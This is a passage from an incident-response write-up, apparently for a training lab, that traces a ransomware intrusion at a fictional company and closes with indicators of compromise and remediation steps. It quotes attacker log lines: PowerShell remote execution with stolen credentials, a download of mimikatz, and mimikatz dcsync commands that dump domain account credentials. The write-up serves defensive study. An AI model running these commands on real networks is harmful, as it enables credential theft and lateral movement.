
And we were also able to locate the newly gained username and password of the breached user: **QUICKLOGISTICS\allan.smith + Tr!ckyP@ssw0rd987**

> Aug 30, 2023 @ 00:20:23.384	powershell.exe	7,952	-	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "\$credential = (New-Object PSObject -ArgumentList ('QUICKLOGISTICS\allan.smith', (ConvertTo-SecureString 'Tr!ckyP@ssw0rd987' -AsPlainText -Force))); Invoke-Command -Credential \$credential -ComputerName WKSTN-1327 -ScriptBlock {whoami}"
> Aug 30, 2023 @ 00:20:23.549	-	-	-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c \$credential = (New-Object PSObject -ArgumentList ('QUICKLOGISTICS\allan.smith', (ConvertTo-SecureString 'Tr!ckyP@ssw0rd987' -AsPlainText -Force))); Invoke-Command -Credential \$credential -ComputerName WKSTN-1327 -ScriptBlock {whoami}
> Aug 30, 2023 @ 00:20:23.549	-	-	-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c \$credential = (New-Object PSObject -ArgumentList ('QUICKLOGISTICS\allan.smith', (ConvertTo-SecureString 'Tr!ckyP@ssw0rd987' -AsPlainText -Force))); Invoke-Command -Credential \$credential -ComputerName WKSTN-1327 -ScriptBlock {whoami}


Hostname of the allan.smith's account is: **WKSTN-1327**

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c $credential = (New-Object PSObject -ArgumentList ('QUICKLOGISTICS\allan.smith', (ConvertTo-SecureString 'Tr!ckyP@ssw0rd987' -AsPlainText -Force))); Invoke-Command -Credential $credential -ComputerName WKSTN-1327 -ScriptBlock {whoami}
```

Next we can finally focus on another malicious command started by the attacker on the WKSTN-1327 machine + with itadmin credentials. (called ransomboogey.exe – which is ransomware from the website: <http://ff.sillytechninja.io/ransomboogey.exe>)



Still, we must find out if the attacker used on the second machine the mimikatz for dumping the credentials.



We can see that he got access to the account administrator and again used the dumping.

The name and the password is: **administrator:00f80f2538dc54e7adc715c0e7091ec**
 Before when we used mimikatz for the first time I also discovered the other account which credentials were also dumped called backupda, which is sing of potential backup account which could be deleted and afterwards the ransomware is fully deployed.

>	Aug 30, 2023 @ 01:46:20.986	-	-	-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c iwr https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -outfile mimi.zip	DC081.quicklogistics.org
>	Aug 30, 2023 @ 01:47:57.809	mimikatz.exe	6,800	-	"C:\Users\Administrator\Documents\mimikatz.exe" "lsadump::dcsync /domain:quicklogistics.org /user:backupda" exit	DC081.quicklogistics.org
>	Aug 30, 2023 @ 01:48:04.117	mimikatz.exe	2,560	-	"C:\Users\Administrator\Documents\mimikatz.exe" "lsadump::dcsync /domain:quicklogistics.org /user:administrator" exit	DC081.quicklogistics.org

The ransomware deployment, even though mentioned before the existence of backup account is set after the backup account is deleted, so the victim has no chance of retrieving their data and is therefore easily susceptible to attacker's pressure.

Indicators of Compromise (IoCs)

Network indicators

Indicator	Type	Description
allie.sierra@quicklogistics.org	Email address	Compromised email address of one of the employees
review.dat	Filename	Established C2 connection to C2 server
165.232.170.151:80	IP address of the attacker	Malicious IP address of the C2 server
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1	Domain	Github link used for enumeration tool
https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip	Domain	Github link used for credential dumping tool
http://ff.sillytechninja.io/ransomboogey.exe	Domain	Malicious domain hosting ransomware

Host indicators

Indicator	Type	Description
ProjectFinancialSummary_Q3.pdf	HTML application	Stage 1 payload – malicious HTML script pretending to be PDF file.
review.dat	Filename	Downloaded and executed by the stage 1 payload to establish persistent connection
Powershell.exe / fodhelper.exe	Binary	Usage of Powershell for commands by attacker on the machine + fodhelper used for privilege escalation
mimikatz_trunk.zip	Zip file	Credential dumping tool
ransomboogey.exe	Binary	Ransomware

Solution

- 1) **Isolate Host:** Immediately isolate and block the workstations belonging to: Evan Hutchinson, Allan Smith + isolate and block Evan's, Allan's, itadmin's, administrator's and backup accounts.
- 2) **Check other department workstations:** Scan through the compromised department where the attack originated from and later other departments for potential secondary breaches.
- 3) **Block the domain and IP address connected to C2 server:** By creating a rule that will apply to all devices connected to company's network we can cut the attacker out. – this applies to C2 server, but we also must block the ransom domain and check to what C2 server is the ransomware connected and then block it as well + the GitHub website as well.
- 4) **Strengthen policies:** Create a policy based on only opening and dealing with .pdf files (only resumes in pdf files) as for employees and for applicants, that are real .pdf files.
- 5) **After gaining the evidence:** A full wipe and re-image of the workstations so it can destroy and possible malware/scheduled tasks or backdoors left by the attacker left.
- 6) **Reset all configurations:** On all devices in the company for insurance of no potential persistent attack to continue behind closed doors.

What to do in a situation when attacker deleted back up files for restoration? (Incident Response & Disaster Recovery)

First and foremost, don't panic. There are two ways how to handle situation like this, the company either pays the ransom – which basically finances the crime committed and is not even 100% that they will receive the data. Or they have option 2 in which they won't pay anything, in both cases they must prepare for potential extortion and lawsuits that will arise from customers / stakeholders for poorly protected assets that got leaked. (the preparation is definitely part of IRDR plan)

We must check the offline backups if there were any or recovery of volume shadow copies, attackers might overlook them (for potential old backup recovery).

Existence of platform like No More Ransom!, which helps in decrypting the keys of the ransomware.